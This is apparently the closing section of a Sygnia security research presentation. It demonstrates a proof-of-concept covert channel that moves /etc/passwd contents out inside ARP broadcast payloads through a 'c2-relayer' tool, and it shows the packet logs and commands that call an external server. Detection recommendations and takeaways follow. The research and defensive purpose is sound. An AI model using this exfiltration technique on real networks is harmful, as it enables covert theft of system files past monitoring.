arppayload: b'RESC1D0\x1cdy:x:65534:65534:nobody:/non'
processing packet...
arppayload: b'RESC1D0\x1dexistent:/usr/sbin/nologin\ns'
processing packet...
arppayload: b'RESC1D0\x1esystemd-network:x:998:998:sys'
processing packet...
arppayload: b'RESC1D0\x1ftemd Network Management:/:u'
processing packet...
arppayload: b'RESC1D0 sr/sbin/nologin\nsystemd-time'
processing packet...
arppayload: b'RESC1D0!sync:x:997:997:systemd Time '
    
```

```

23:16:35.757811 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 64
.....RESC1D0.r/sbin/nologin
irc:x:39:39:1
23:16:35.859312 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 64
.....RESC1D0.rcd:/run/ircd:/usr/sbin/nolo
23:16:35.959940 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 64
.....RESC1D0.gin
_apt:x:42:65534:/:nonexi
23:16:36.059862 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 64
.....RESC1D0.stent:/usr/sbin/nologin
nobo
23:16:36.161576 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 64
.....RESC1D0.dy:x:65534:65534:nobody:/non
23:16:36.215364 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 64
.....RESC1D0.existent:/usr/sbin/nologin
s
23:16:36.390603 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 64
.....RESC1D0.systemd-network:x:998:998:sys
23:16:36.496206 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 64
.....RESC1D0.temd Network Management:/:u
23:16:36.595512 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 64
.....RESC1D0 sr/sbin/nologin
systemd-time
    
```

```

.
Sent 1 packets.
packet sent.
    Packet pushed
.
Sent 1 packets.
packet sent.
    Packet pushed
.
Sent 1 packets.
packet sent.
    Packet pushed
.
Sent 1 packets.
packet sent.
    Packet pushed
.
Sent 1 packets.
packet sent.
    Packet pushed
.
Sent 1 packets.
packet sent.
    
```

# POC RCE DEMO

```
[ec2-user@ip-192-168-2-38 server]$ python3 public_server.py
```

```
Ubuntu (Planning) - Oracle VM VirtualBox
File Machine View Input Devices Help
root@sgnia-ubuntu:/home/sgnia/c2-relayer# tcpdump -i enp0s3 -A arp
```

```
(env) root@sgnia-ubuntu:/home/sgnia/c2-relayer# python3 main.py 54.144.89.244:8000
```


```
Ubuntu (Done) - Oracle VM VirtualBox
File Machine View Input Devices Help
(env) root@sgnia-ubuntu:/home/sgnia/c2-relayer# tcpdump -i enp0s3 -A arp_
```

```
(env) root@sgnia-ubuntu:/home/sgnia/c2-relayer# python3 main.py
```

**04**

**RECOMMENDATIONS**



# WHAT TO LOOK FOR IN YOUR ENVIRONMENT



## ARP Broadcasts

Anomalous ARP broadcasts across network segments.



## MAC Address Oddities

Unusual or spoofed source MAC addresses.



## WebSocket Traffic

Unexpected persistent WebSocket connections detected.



## Input Simulation

Use of HID interfaces for input simulation.




## Zoom Protocol

Zoom auto-launch protocol trigger detection.

**05**

**LAST THOUGHTS**



# KEY TAKEAWAYS

## Evolving Cybersecurity Cycle




### Protocol Thinking

Focus on protocol behavior, not payloads.



### Evolving Detection

Detection methods must adapt.



### Workflow Control

Attackers exploit workflow vulnerabilities.



### Trust Boundaries

Trust is the new security perimeter.



SYGNIA

THANK YOU

